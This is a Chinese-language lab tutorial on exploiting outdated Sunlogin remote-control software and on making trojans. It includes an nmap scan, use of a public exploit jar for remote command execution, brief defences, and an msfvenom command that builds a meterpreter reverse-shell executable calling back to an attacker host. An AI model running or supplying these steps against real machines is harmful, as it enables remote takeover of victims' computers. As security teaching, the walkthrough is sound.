声明:本文中所有操作均在合法合规的靶场环境、虚拟环境中进行。
任何个人和组织不得从事非法侵入他人网络、干扰他人网络正常功能、窃取网络数据等危害网络安全的活动;不得提供专门用于从事侵入网络、干扰网络正常功能及防护措施、窃取网络数据等危害网络安全活动的程序、工具;明知他人从事危害网络安全的活动的,不得为其提供技术支持、广告推广、支付结算等帮助。
本篇文章主要介绍向日葵低版本存在的漏洞,以及木马制作与植入,仅供学习!!!
-
第三方应用程序漏洞
第三方漏洞指存在于非 Windows 操作系统基础框架之外的应用软件、组件和服务中的潜在安全缺陷(如办公软件、远程控制工具、浏览器插件等),是攻击者常用的攻击入口
-
案例:向日葵版本漏洞

向日葵个人版for Windows <= 11.0.0.33
向日葵简约版 <= V1.0.1.43315(2021.12)
-
攻击流程
1.端口扫描(定位向日葵服务)

向日葵运行时会随机开启一个 40000-65535 之间的端口
扫描命令
nmap -p 40000-65535 192.168.153.132(目标机ip)
此时需要访问的网址有:
http://192.168.153.132:49152
http://192.168.153.132:49153
http://192.168.153.132:49154
http://192.168.153.132:49155
http://192.168.153.132:49156
http://192.168.153.132:49157
http://192.168.153.132:49180

这里推荐火狐浏览器中的一个插件Pasty,它能够快速打开剪贴板上的一堆网页

最终显示如下界面的,则是向日葵服务端口,我的是49180
2.漏洞利用
前置条件:攻击机需安装 JDK 8 环境(否则无法运行利用工具)【直接去到咱们的bin目录下】
因担心与本机burp suite相冲突,我并没有安装jdk 8,只是装了个jre框架,然后借助了某位大佬制造的Sunlogin漏洞利用工具。


在文件目录下运行cmd,工具启动命令:
java -jar Sunlogin漏洞利用工具.jar # 替换为实际工具文件名

利用步骤:
输入目标机 IP + 向日葵端口 → 执行命令→ 获取目标机控制权(如 CMD 权限、文件管理权限)
3.防御手段
核心措施:及时更新向日葵软件到最新版本(官方已修复该漏洞)
辅助措施:防火墙限制向日葵端口的访问范围,仅允许授权 IP 连接
-
木马制作与植入
1.制作木马病毒

(1)生成Windows木马程序
msfconsole # 启动 Metasploit
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.153.131 LPORT=9999 -f exe > shell.exe
参数说明:
-p :指定 payload(攻击载荷)
LHOST :攻击机 IP(Kali 本机 IP)
LPORT :攻击机监听端口(自定义,如 9999)
-f exe :生成 EXE 格式文件
shell.exe :将木马保存为 shell.exe
